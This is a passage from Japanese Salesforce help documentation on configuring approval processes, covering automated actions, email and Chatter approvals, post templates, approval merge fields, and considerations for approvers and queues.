項目自動更新	選択した項目の値を変更します。固定値を設定することも、数式を作成して設定することもできます。
アウトバウンドメッセージ	指定したエンドポイントにメッセージを送信します。ユーザ名とデータを指定して、メッセージに含めることもできます。 連結オブジェクトの承認プロセスではサポートされません。

例: 経費が承認されたら、支払のために精算書を印刷します。精算書を印刷するには、アウトバウンドメッセージを追加して、適切な情報を Oracle の会計サービスに最終承認時のアクションとして送信します。

承認プロセスの自動アクションのグループ
各承認プロセスは、申請のように、アクションがいつ発生するかに基づいてアクションのグループに整理します。自動アクションを承認プロセスに追加するには、アクションのどのグループに追加するかを判断します。

承認プロセスへの自動アクションの追加
承認プロセスを設定する前に自動アクションを作成しなかった場合、直接承認プロセスから作成できます。

承認プロセスへ既存の自動アクションの追加
自動アクションを作成済みの場合、承認プロセスに追加できます。

関連トピック:

- 承認プロセスの設定
- 自動アクション
- 自動アクションに関する考慮事項

承認プロセスの自動アクションのグループ

各承認プロセスは、申請のように、アクションがいつ発生するかに基づいてアクションのグループに整理します。自動アクションを承認プロセスに追加するには、アクションのどのグループに追加するかを判断します。

グループ	次の場合に発生	デフォルトアクション
申請	ユーザがレコードの承認を初めて申請したとき	レコードのロック (ロック)
承認ステップの承認	このステップで必要なすべての承認をレコードに得たとき	なし
承認ステップの却下	承認者がこのステップのこの要求を却下したとき	なし
最終承認	必要なすべての承認をレコードに得たとき	レコードのロック (ロック)
最終却下	承認者が要求を却下し、最終却下状態に移行したとき	レコードのロック (ロック解除)

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

グループ	次の場合に発生	デフォルトアクション
取り消し	申請した承認要求が取り消されたとき	レコードのロック (ロック解除)

関連トピック:

自動アクションに関する考慮事項

承認プロセスへの自動アクションの追加

承認プロセスを設定する前に自動アクションを作成しなかった場合、直接承認プロセスから作成できます。

1. アクションを追加する承認プロセスを開きます。
2. 適切な関連リストから [新規追加] をクリックします。[承認時のアクション] と [却下時のアクション] が非表示の承認ステップでは、[アクションを表示] をクリックします。
3. アクションの種類を選択します。

   設定とアクションの種類の上限に達しているかどうかによって、使用可能なアクションのリストが異なります。
4. アクションを設定します。

関連トピック:

承認プロセスの設定
自動アクションに関する考慮事項
承認プロセスの自動アクションのグループ

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

承認時のアクションを作成する
- 「アプリケーションのカスタマイズ」

承認プロセスへ既存の自動アクションの追加

自動アクションを作成済みの場合、承認プロセスに追加できます。

1. アクションを追加する承認プロセスを開きます。
2. 適切な関連リストから [既存アクションの追加] をクリックします。ボタンが非表示の場合は、[アクションを表示] をクリックします。
3. アクションの種類を選択します。
4. [選択可能なアクション] から [選択済みのアクション] へアクションを移動します。
5. 変更内容を保存します。

関連トピック:

承認プロセスの自動アクションのグループ
自動アクションに関する考慮事項

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

承認時のアクションを選択する
- 「アプリケーションのカスタマイズ」

承認プロセスの確認

承認プロセスを有効にする前に、プロセスのグラフィック表示を生成します。Process Visualizer を使用して承認プロセスが作成されたときに達した決定事項を文書化することで、ステップ所有者からの賛同を取得し会社の方針を強化します。

Process Visualizer の要件

Process Visualizer を使用する前に、ブラウザと組織が要件を満たしていることを確認します。

Process Visualizer で承認プロセスを開く

承認プロセスをグラフィック表示するには、Process Visualizer で開きます。

関連トピック:

承認プロセスの設定
承認プロセスの有効化

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Process Visualizer の要件

Process Visualizer を使用する前に、ブラウザと組織が要件を満たしていることを確認します。

- ブラウザには、Adobe Flash Player プラグインのバージョン 9.0.115 以降が必要です。
- 組織に少なくとも 1 つの承認プロセスが定義されている必要があります。

関連トピック:

Process Visualizer で承認プロセスを開く

承認プロセスの確認

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Process Visualizer で承認プロセスを開く

承認プロセスをグラフィック表示するには、Process Visualizer で開きます。

1. [設定] から、[クイック検索] ボックスに「承認プロセス」と入力し、[承認プロセス] を選択します。
2. 表示する承認プロセス名をクリックします。
3. 承認プロセスの詳細ページで、[ダイアグラムの表示] をクリックします。

関連トピック:

承認プロセスの確認

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

承認ステップを表示する
- 「設定・定義を参照する」

承認プロセスの有効化

承認プロセスのステップを1つ以上作成したら、そのプロセスを有効にします。

1. 承認プロセスを開きます。
2. プロセスが正しく設定されていることを確認します。
3. [有効化] をクリックします。

関連トピック:

- 承認プロセスの確認
- 組織での承認の準備
- 承認の管理に関する考慮事項

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

承認プロセスを有効にする

- 「アプリケーションのカスタマイズ」

組織での承認の準備

ユーザによってレコード承認申請ができることを確認し、承認者が簡単に承認申請に返答できる方法を検討します。

ユーザによる承認申請

オブジェクトの承認プロセスを有効にした後で、オブジェクトのページレイアウトをカスタマイズしてレコード申請をサポートします。

ユーザによる Salesforce Classic のホームページからの承認申請への返答

[未承認申請] 関連リストをカスタムホームページのレイアウトに追加して、ユーザに承認申請が表示されるようにします。

ユーザによるメール承認申請への返答

メール通知に承認者の判断に必要なすべての情報が含まれている場合は、メール承認を有効にします。これにより、ユーザはメール通知に返信するだけで済みます。

ユーザによる Chatter からの承認申請への返答

ユーザが承認申請への返答を決定するために詳細情報を必要としない場合、[Chatter での承認] を有効にします。これにより、日常の ToDo を継続する場合にフィードから離れる必要がありません。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

関連トピック:

- 承認プロセスの設定
- 承認に関する考慮事項

ユーザによる承認申請

オブジェクトの承認プロセスを有効にした後で、オブジェクトのページレイアウトをカスタマイズしてレコード申請をサポートします。

次のコンポーネントをページレイアウトに追加します。

- [承認申請] ボタン
- [承認履歴] 関連リスト

  ユーザは、レコードの詳細ページの [承認履歴] 関連リストから承認申請をし、承認プロセスの進行状況を追跡できます。

関連トピック:

ページレイアウト

組織での承認の準備

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ページレイアウトを変更する

- 「アプリケーションのカスタマイズ」

ユーザによる Salesforce Classic のホームページからの承認申請への返答

[未承認申請]関連リストをカスタムホームページのレイアウトに追加して、ユーザに承認申請が表示されるようにします。

承認申請を受信する各ユーザに対し、次の手順を実行します。

1. [設定]から、[クイック検索] ボックスに「ホームページのページレイアウト」と入力し、[ホームページのページレイアウト] を選択します。
2. 該当するホームページレイアウトの横にある [編集] をクリックします。
3. [未承認申請] を選択します。
4. ホームレイアウトウィザードを完了し、変更を保存します。

関連トピック:

[ホーム] タブのページレイアウトのカスタマイズ

組織での承認の準備

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ホームページレイアウトを変更する

- 「アプリケーションのカスタマイズ」

ユーザによるメール承認申請への返答

メール通知に承認者の判断に必要なすべての情報が含まれている場合は、メール承認を有効にします。これにより、ユーザはメール通知に返信するだけで済みます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

メール承認に関する考慮事項

メール承認を有効にする前に、承認プロセスでメールがどのように機能するかを確認します。

メール承認のデフォルトのテンプレート

メール承認を有効にすると、Salesforce は、ユーザがカスタムメールテンプレートを指定しない限り、承認プロセスにデフォルトのメールテンプレートを使用します。

メール承認の有効化

考慮事項を確認し、適切なテンプレートの準備が完了したら、ユーザがメールから直接承認申請に返答できるようにします。

関連トピック:

- 組織での承認の準備
- ユーザによる Chatter からの承認申請への返答

メール承認に関する考慮事項

メール承認を有効にする前に、承認プロセスでメールがどのように機能するかを確認します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

承認プロセスとの互換性

メール承認は、次の場合に承認プロセスでサポートされません。

- 承認をキューに割り当てる場合
- 最初のステップ後、承認者に手動での次の承認者選択を許可する場合

Salesforce との暗黙的な合意事項

メール承認機能を有効にすることで、Salesforce に次の処理の実行を許可します。

- メール承認の処理
- 組織内のすべての有効なユーザに承認申請を更新
- 組織のユーザに代わって承認オブジェクトを更新

関連トピック:

- 承認に関する考慮事項
- ユーザによるメール承認申請への返答

メール承認のデフォルトのテンプレート

メール承認を有効にすると、Salesforce は、ユーザがカスタムメールテンプレートを指定しない限り、承認プロセスにデフォルトのメールテンプレートを使用します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

```
Requesting User has requested your approval for the following item.

To approve or reject this item, reply to this email with the word APPROVE, APPROVED, YES,
 REJECT, REJECTED, or NO
in the first line of the email message, or click this link:

Link to approval request page

If replying via email you can also add comments on the second line. The comments will be
stored with the approval request in Salesforce CRM.

Note: For salesforce.com to process your response the word APPROVE, APPROVED, YES, REJECT,
 REJECTED, or NO must be in the very first line of the reply email. Also, any comment must
 be in the second line.
```

組織の [Chatter での承認] が有効であり、承認者が通知を Chatter 投稿として受信するように設定している場合、デフォルトのメールテンプレートには、次が追加されます。

```
You can also approve, reject and comment on this request from your Chatter feed:

Link to approval post in Chatter
```

メモ: 承認プロセスにカスタムメールテンプレートを使用する場合、リンクをクリックする方法とメールで返信する方法の両方の返答方法について記述されているか確認します。「承認」の文字を間違えたり行を間違えて入力したりするなど、ユーザが正しく記入していない場合、Salesforce はユーザの返答を登録しません。

関連トピック:

- メールテンプレートの管理
- 承認の差し込み項目
- ユーザによるメール承認申請への返答

メール承認の有効化

考慮事項を確認し、適切なテンプレートの準備が完了したら、ユーザがメールから直接承認申請に返答できるようにします。

開始する前に、適切なユーザに「APIの有効化」ユーザ権限を付与し、メールでの申請承認に返答できるようにします。

1. [設定]から、［クイック検索］ボックスに「*プロセスの自動化設定*」と入力し、[プロセスの自動化設定] を選択します。
2. [メール承認の有効化] を選択します。
3. 変更内容を保存します。

関連トピック:

- メール承認に関する考慮事項
- ユーザによるメール承認申請への返答

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

メール承認を有効化する
- 「アプリケーションのカスタマイズ」

ユーザによる Chatter からの承認申請への返答

ユーザが承認申請への返答を決定するために詳細情報を必要としない場合、[Chatter での承認] を有効にします。これにより、日常の ToDo を継続する場合にフィードから離れる必要がありません。

[Chatter での承認] を有効にする準備

[Chatter での承認] は Chatter および承認機能の両方に依存しているため、組織の設定を行うには、ただ機能を有効にするだけでは不十分です。[Chatter での承認] を有効にする前に、[Chatter での承認] と投稿テンプレートの制限事項および考慮事項について理解します。

[Chatter での承認] に関する考慮事項

[Chatter での承認] を有効にする前に、その機能を理解しておきます。

[Chatter での承認] の有効化

組織で承認および Chatter の両方が有効になっている場合、システム管理者は [Chatter での承認] を有効にできます。この機能では、Chatter フィードの投稿として承認申請を受け取ることができます。

承認申請投稿が表示される場所

組織の [Chatter での承認] が有効になっている場合、さまざまな Chatter フィードに承認申請投稿が表示されます。承認申請投稿を表示するには、承認レコードへのアクセス権が必要です。

承認申請の Chatter 投稿テンプレート

Chatter の承認投稿テンプレートにより、承認申請投稿を Chatter フィードに表示するときに投稿に含まれる情報をカスタマイズできます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

[Chatter での承認] を有効にする準備

[Chatter での承認] は Chatter および承認機能の両方に依存しているため、組織の設定を行うには、ただ機能を有効にするだけでは不十分です。[Chatter での承認] を有効にする前に、[Chatter での承認] と投稿テンプレートの制限事項および考慮事項について理解します。

承認申請を Chatter に表示させる各オブジェクトに対し、次の手順を実行します。

1. フィード追跡を有効にします。
2. 承認投稿テンプレートを作成します。

   ヒント: オブジェクトごとに、すべての承認プロセスに適用する投稿テンプレートを 1 つ作成します。その投稿テンプレートをオブジェクトのデフォルトとしてマークします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

関連トピック:

- フィード追跡
- 承認申請の Chatter 投稿テンプレート
- 承認申請投稿が表示される場所
- [Chatter での承認] に関する考慮事項

[Chatter での承認] に関する考慮事項

[Chatter での承認] を有効にする前に、その機能を理解しておきます。

- 組織で [Chatter での承認] を有効にすると、この機能がすべてのユーザに対して有効になります。有効になると、ユーザは、承認申請を Chatter フィードの投稿として受け取らないように自分の Chatter 設定を更新できます。
- Chatter 投稿承認通知は、フィード追跡が有効になっているオブジェクトに関連付けられた承認プロセスでのみ使用可能です。
- 承認オブジェクトが主従関係の従オブジェクトの場合、[所有者] は承認ページレイアウトまたは承認投稿テンプレートに使用できません。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

制限事項

- [Chatter での承認] は代理承認者またはキューをサポートしていません。
- 投稿からの承認申請を取り消したり、再割り当てしたりすることはできません。代わりに、承認レコードからこれらのアクションを実行します。
- サイトまたはポータルユーザからの承認申請はサポートされません。

承認投稿

- 承認投稿は Salesforce の画面からは削除できません。この投稿は API を介してのみ削除できます。
- 承認投稿テンプレートを選択していない場合、オブジェクトの承認投稿ではシステムのデフォルトテンプレートが使用されます。ユーザがオブジェクトのデフォルトテンプレートを作成した場合は、そのデフォルトテンプレートが使用されます。

- 承認申請投稿は承認レコードにアクセスできるユーザのみが参照できます。承認投稿のコメントは承認レコードには保持されません。
- ユーザごとに、次のように異なる承認申請投稿の設定が表示されます。
  - 承認者のみの投稿に [承認時のアクション] ボタンが表示される。その後は、プロファイルフィードまたはニュースフィードのみに表示されます。
  - 承認者のみがヘッダーに承認者の名前が表示される。
- 承認プロセスの途中に承認プロセスの承認者、ステップ名、またはルーティング種別を変更する場合は、既存の承認投稿は更新されません。
- 承認申請が取り消されると、新しい投稿が生成されます。この投稿は、オブジェクトの申請者、すべての承認者、フォローされている人の新しいフィードに表示されます。レコードフィードにも表示されます。
- このステップでは複数の承認者からの全員の承認が必要である場合は、そのステップの承認申請投稿のヘッダーにすべての選択済みの承認者は表示されません。承認者には投稿ヘッダーに自分の名前のみが表示されます。

関連トピック:

ユーザによるメール承認申請への返答
[Chatter での承認] を有効にする準備
承認申請投稿が表示される場所
承認に関する考慮事項

[Chatter での承認] の有効化

組織で承認および Chatter の両方が有効になっている場合、システム管理者は [Chatter での承認] を有効にできます。この機能では、Chatter フィードの投稿として承認申請を受け取ることができます。

開始する前に、組織のすべての承認プロセスが [Chatter での承認] を活用できるように適切に設定されているか確認します。この機能を有効にすると、すべての既存の有効な承認プロセスで Chatter 投稿の生成を開始します。

1. [設定] から、[クイック検索] ボックスに「*Chatter 設定*」と入力し、**[Chatter 設定]** を選択します。
2. **[編集]** をクリックします。
3. **[承認を許可]** を選択します。
4. 変更内容を保存します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

[Chatter での承認] を有効にする
- 「アプリケーションのカスタマイズ」

関連トピック:

[Chatter での承認] を有効にする準備
[Chatter での承認] に関する考慮事項
承認申請投稿が表示される場所

承認申請投稿が表示される場所

組織の [Chatter での承認] が有効になっている場合、さまざまな Chatter フィードに承認申請投稿が表示されます。承認申請投稿を表示するには、承認レコードへのアクセス権が必要です。

承認申請投稿は次のフィードに表示されます。

- 割り当てられた承認者の Chatter フィード
- 申請者のプロファイル
- 申請者が承認申請レコードをフォローしている場合の申請者の Chatter のフィード
- 承認申請レコードの Chatter フィード
- 承認申請レコードをフォローしているユーザの Chatter フィード
- 承認レコードをフォローしているユーザの Chatter フィードのオブジェクト固有のフィルタ
- 承認レコードへのアクセス権を持つユーザの [会社] フィルタ

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

関連トピック:

Chatter 承認申請を除外した場合の動作
[Chatter での承認] に関する考慮事項
ユーザによる Chatter からの承認申請への返答

承認申請の Chatter 投稿テンプレート

Chatter の承認投稿テンプレートにより、承認申請投稿を Chatter フィードに表示するときに投稿に含まれる情報をカスタマイズできます。

承認申請の Chatter 投稿テンプレートに関する考慮事項
投稿テンプレートを使用する場合には、次の制限事項と連動関係に留意してください。

Chatter 投稿テンプレートの作成
承認申請投稿に表示する項目を特定します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

関連トピック:

Chatter 投稿テンプレートの作成
削除されたカスタム項目の管理

承認申請の Chatter 投稿テンプレートに関する考慮事項

投稿テンプレートを使用する場合には、次の制限事項と連動関係に留意してください。

制限事項

- 関連付けられたオブジェクトの承認およびフィード追跡を有効にする必要があります。
- 承認プロセスで使用中の承認投稿テンプレートは削除できません。

連動関係

- カスタム項目を削除すると、その項目が参照するすべての承認投稿テンプレートから削除されます。既存の投稿は影響を受けません。カスタム項目を復元すると、[選択可能な項目]リストには復元されますが、以前にその項目が含まれていた承認投稿テンプレートには復元されません。
- カスタムオブジェクトを削除(または復元)すると、関連付けられている承認投稿テンプレートと、Chatter フィードにすでに存在する、そのオブジェクトの承認申請投稿も削除 (または復元) されます。
- カスタムオブジェクトの名前を変更すると、そのオブジェクトに関連付けられている承認投稿テンプレートもそれに応じて更新されます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

関連トピック:

- Chatter 投稿テンプレートの作成
- 承認に関する考慮事項

Chatter 投稿テンプレートの作成

承認申請投稿に表示する項目を特定します。

1. [設定] から、[クイック検索] ボックスに「*投稿テンプレート*」と入力し、[投稿テンプレート] を選択します。
2. [新規テンプレート] をクリックします。
3. テンプレートのオブジェクトを選択します。
4. [次へ] をクリックします。
5. テンプレートの名前と説明を入力します。
6. このテンプレートを関連オブジェクトのデフォルトに設定する場合は、[デフォルト] を選択します。
7. 承認申請投稿に表示する項目を追加します (最大 4 項目)。

   [コメント] や [説明] などのテキストが多く含まれる項目は下部に配置することをお勧めします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

承認申請投稿テンプレートを作成する
- 「アプリケーションのカスタマイズ」

8. 変更内容を保存します。

関連トピック:

- 承認申請通知テンプレートの選択
- 承認申請の Chatter 投稿テンプレートに関する考慮事項

承認に関する考慮事項

承認プロセスを使用して自動化する前に、機能の制限について認識しておく必要があります。

ユーザは、[承認申請]をクリックしたときにどの承認プロセスが起動されるかわかりません。各承認プロセスの条件と実施内容をユーザに理解してもらいます。レコードが開始条件を満たさない場合、またはユーザが承認プロセスの許可を受けた申請者でない場合は、Salesforce にエラーが表示されます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

承認の設定に関する考慮事項

承認プロセスを作成または編集する場合、承認の他の機能との互換性に留意します。開始する前に承認プロセスのステップを計画します。

承認の差し込み項目

承認の差し込み項目には、`{!ApprovalRequest.fieldName}`、`{!ApprovalRequestingUser.fieldName}` などがあります。これらの項目は特定のメールテンプレートでサポートされ、承認プロセスインスタンスの状況に基づいて異なる値を返します。

承認設定に関する考慮事項

特定の承認ステップ (ジャンプスタートウィザードの場合は唯一のステップ)に承認者を指定する場合は、次の考慮事項に留意してください。

承認の管理に関する考慮事項

有効化、削除など既存の承認プロセスを管理する場合は、次の点に留意してください。

関連トピック:

- メール承認に関する考慮事項
- [Chatter での承認] に関する考慮事項
- 承認: Salesforce1 で使用できない機能
- 承認履歴レポートの考慮事項
- 変更セットでの承認プロセスの制限

承認の設定に関する考慮事項

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

承認プロセスを作成または編集する場合、承認の他の機能との互換性に留意します。開始する前に承認プロセスのステップを計画します。

関連付けられたオブジェクト
: 承認オブジェクトが主従関係の従オブジェクトの場合、[所有者] は承認ページレイアウトまたは承認投稿テンプレートに使用できません。

承認条件
: 承認条件 (開始条件またはステップ条件) では、ランダム値を解決する式は参照されません。そのため、条件を再評価する必要がある場合でも、レコードの評価は毎回同じになります。

他の機能との互換性

- フローにより、未承認のレコードを削除できます。
- 自動アクションを設計すると、ワークフロールールと承認プロセスの両方に使用できます。

承認での項目自動更新アクション

- 承認プロセスでは、更新されたオブジェクトのワークフロールールを再評価する項目自動更新アクションを指定できます。ただし、再評価されたワークフロールールにクロスオブジェクト項目自動更新がある場合、それらのクロスオブジェクト項目自動更新は無視されます。
- 承認時のアクションとして実行される項目自動更新は、ワークフロールールやエンタイトルメントプロセスをトリガしません。

エラーの予測
: 承認にエラーが発生したら、コンテンツの確認を検討してください。これにより、一般的な問題を予測し、エラーの発生が減るように承認プロセスを設定できます。

関連トピック:

- この承認エラーはどういう意味でしょうか?
- 承認プロセスの設定
- 自動アクションに関する考慮事項
- 承認申請の Chatter 投稿テンプレートに関する考慮事項

承認の差し込み項目

承認の差し込み項目には、*{!ApprovalRequest.fieldName}*、*{!ApprovalRequestingUser.fieldName}* などがあります。これらの項目は特定のメールテンプレートでサポートされ、承認プロセスインスタンスの状況に基づいて異なる値を返します。

ヒント: 申請者は必ずしも現在のユーザではありません。カスタムメールテンプレートの場合、*{!User.fieldName}* ではなく、*{!ApprovalRequestingUser.fieldName}* を使用します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

承認の差し込み項目がサポートされる場所

承認プロセスの差し込み項目は、メールテンプレートでは使用できますが、差し込み印刷テンプレートでは使用できません。{!ApprovalRequest.Comments} を除き、メールテンプレートにある {!ApprovalRequest.*field_name*} という名前の承認差し込み項目では、承認プロセスの承認割り当てメールおよびメールアラートでのみ値が返されます。ワークフロールールのメールアラートなど、他のメールで承認の差し込み項目を使用すると、null が返されます。

差し込み項目が返す値

ApprovalRequest 差し込み項目の生成値は、承認プロセスがどのステップにあるかによって異なります。

- 承認申請メールでは、差し込み項目は申請者名と最初のステップ名を返します。
- 申請が承認されると、差し込み項目は最新の承認者名と 2 番目のステップ名を返します (該当する場合)。
- これ以降のアクションでは、差し込み項目の値は完了した前のステップを返します。
- *{!ApprovalRequest.Comments}* は、複数の承認者全員からの承認が必要な承認ステップで、メールに最後に入力されたコメントのみを返します。

関連トピック:

メール承認のデフォルトのテンプレート

メールテンプレートの管理

承認設定に関する考慮事項

特定の承認ステップ (ジャンプスタートウィザードの場合は唯一のステップ) に承認者を指定する場合は、次の考慮事項に留意してください。

- 次の権限のあるユーザは、指定承認者でなくても承認申請に返答できます。
  - 「すべてのデータの編集」
  - オブジェクトに対する「すべての編集」
- 割り当てられる承認者に、承認申請対象レコードの参照アクセス権を必ず付与してください。たとえば、経費レコードを表示できないユーザは経費承認申請を表示できません。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

- ユーザに手動の承認者選択を許可する承認プロセスでは、ユーザが自分を承認者に選択することもできます。
- 1つのステップで同じユーザに複数回承認申請を割り当てることができます。ただし、Salesforceがユーザに申請を送信するのは1回のみです。
- レコードが承認ステップに入ったとき、および承認プロセスが後でそのステップに戻ったときに承認者のリストがどうなるのかを次に示します。
  - 返答したユーザが指定承認者のリストに含まれておらず、オブジェクトの「すべてのデータの編集」または「すべての編集」権限がある場合、承認者のリストの元の承認者はそのユーザに置き換わります。
  - 返答したユーザが指定承認者のリストに含まれている場合、そのステップの承認者のリストは変更されません。この動作は、承認者を指定する項目値が変更されていても発生します。

  たとえば、承認プロセスの最初のステップでユーザのマネージャから承認が申請されるとします。2番目のステップで承認申請が却下されると、承認申請は最初のステップに戻ります。次の表に、承認者のリストがどうなるのかを示します。

状況	指定承認者
ユーザのマネージャが最初に承認申請に返答する。	マネージャ
ユーザのマネージャが最初に承認申請に返答する。その後、ユーザのマネージャが変更される。	元のマネージャ 新しいマネージャは、このステップの指定承認者ではありません。
「すべてのデータの編集」権限を持つユーザが最初に承認申請に返答する。	「すべてのデータの編集」権限を持つユーザ このステップの指定承認者のリストに含まれるユーザのマネージャはそのユーザに置き換わります。

承認ステップのキューへの割り当て

関連オブジェクトでキューがサポートされている場合のみ、承認申請をキューに割り当てることができます。メール承認は、承認をキューに割り当てる承認プロセスではサポートされません。

承認者にキューを割り当てた場合:

- すべてのキューメンバーが、そのキューに割り当てられた承認申請を承認または却下できます。
- 承認申請メールは、キューのメールアドレスに送信されます。メンバーにメールを送信するようにキューが設定されている場合、キューメンバーに承認申請メールが送信されます。ただし、承認ユーザ設定で承認申請メールを受信しない設定をしている場合を除きます。
- キューへのメール通知は外部利用者を対象としたものではないため、`{!ApprovalRequest.External_URL}` では同等の内部URLを返します。
- Salesforce1での承認申請通知は、キューには送信されません。個人ユーザがSalesforce1で承認申請通知を受信できるように、キューを伴う各承認ステップで、割り当てられた承認者としてそれらの個人ユーザを追加することをお勧めします。割り当てられた承認者としてキューと個人ユーザの両方を設定するには、承認ステップで［自動的にキューに割り当てる］の代わりに［自動的に承認者に割り当てる］を選択します。

- 承認申請が却下されて前の承認者に戻され、前の承認者がキューであった場合は、キューではなく承認したユーザに割り当てられます。
- [承認履歴] 関連リストの［割り当て先］列にキュー名が表示され、その承認申請を承認または却下した実際のユーザが［承認者］列に表示されます。

関連トピック:

承認ステップに割り当てる承認者の識別
承認に関する考慮事項

承認の管理に関する考慮事項

有効化、削除など既存の承認プロセスを管理する場合は、次の点に留意してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

管理者権限

次の権限のいずれかを持つユーザは承認管理者とみなされます。

- 指定のオブジェクトに対するオブジェクトレベルでの「すべての編集」権限
- 「すべてのデータの編集」ユーザ権限

承認管理者には次の権限があります。

- 承認プロセスの一環としてではなく、未承認申請を承認または却下
- 承認がロックされたレコードの編集

承認プロセスの有効化

- 承認プロセスを有効にするには、その承認プロセスに最低でも 1 つのステップが必要です。
- 承認プロセスを有効化する前に、Salesforce sandbox でテストします。
- 承認プロセスを有効にした後は、プロセスが無効であっても、ステップの追加、削除、順序の変更、プロセスの却下やスキップの動作の変更はできません。

処理中の承認プロセスの監視

[管理レポート] フォルダと [活動レポート] フォルダには、承認申請に関する標準レポートが含まれています。

承認プロセスの削除

承認プロセスを削除する前に、次の手順を実行します。

1. 無効になっていることを確認します。
2. プロセスに関連付けられた未承認申請を削除し、[ごみ箱] から削除します。

関連トピック:

承認プロセスの確認
承認プロセスの有効化
複数の承認申請の管理
承認に関する考慮事項

承認プロセスのサンプル

一般的な承認プロセスのサンプルを確認して、独自の承認プロセスを作成する場合の参考にしてください。

承認プロセスの例: 有給休暇申請

多くの企業では、有給休暇をとるために従業員が休暇申請し、マネージャの承認を得る必要があります。ここでは、Salesforceを使用して、簡単な1ステップの有給休暇申請プロセスを自動化する方法を3つのフェーズに分けて示します。

承認プロセスの例: 経費申請

従業員が経費の承認をマネージャに申請するように義務付けている場合に、このプロセスを Salesforce で自動化できます。次の例では、本社の全従業員を対象とした 2 ステップの経費承認プロセスを作成します。ここでは、5,000円未満の経費は自動的に承認され、5,000円以上の経費はマネージャの承認を義務付け、さらに500,000円を超える経費については2人のVPからの承認を義務付けるように指定します。この例では、並列承認プロセスおよび[それ以外の場合]オプションを使用します。

承認プロセスの例: 商談の割引

割引率が40%を超える商談には、CEOの承認が必要だとします。この例を使用して、1ステップの承認プロセスを作成します。

承認プロセスの例: 求職者の採用

求職者との面接時、内定通知を出す前に、複数レベルの承認を受ける必要があるとします。この例を使用して、複数のマネージャレベルの承認を必要とする3ステップの承認プロセスを作成します。

承認プロセスの例: 有給休暇申請

多くの企業では、有給休暇をとるために従業員が休暇申請し、マネージャの承認を得る必要があります。ここでは、Salesforceを使用して、簡単な1ステップの有給休暇申請プロセスを自動化する方法を3つのフェーズに分けて示します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

